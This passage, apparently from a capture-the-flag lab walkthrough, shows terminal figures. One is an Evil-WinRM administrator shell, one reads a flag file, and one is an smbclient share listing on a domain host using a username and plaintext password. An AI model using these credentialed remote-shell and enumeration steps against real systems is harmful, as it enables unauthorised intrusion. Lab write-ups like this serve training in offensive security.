*Evil-WinRM* PS C:\Users\Administrator\Desktop>
```

*Figure 20*

```
*Evil-WinRM* PS C:\rebellion> cat flag.txt  
FLAG - The Capitol must fall. Glory to District 12.
```

*Figure 21*

```
(kali㉿kali)-[~] 58 flag.txt
└─$ smbclient -L 192.168.34.100 \
-U 'SONGBIRDS.SNAKES\ariadne.sedge%pepper'

Sharename          Type      Comment
-----            ----      -----
Academy           Disk
ADMIN$            Disk      Remote Admin
C$                Disk      Default share
Common            Disk
Gamemakers        Disk
IPC$              IPC       Remote IPC
NETLOGON          Disk      Logon server share
Rebellion         Disk
SYSVOL            Disk      Logon server share

Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 192.168.34.100 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available
```

*Figure 22*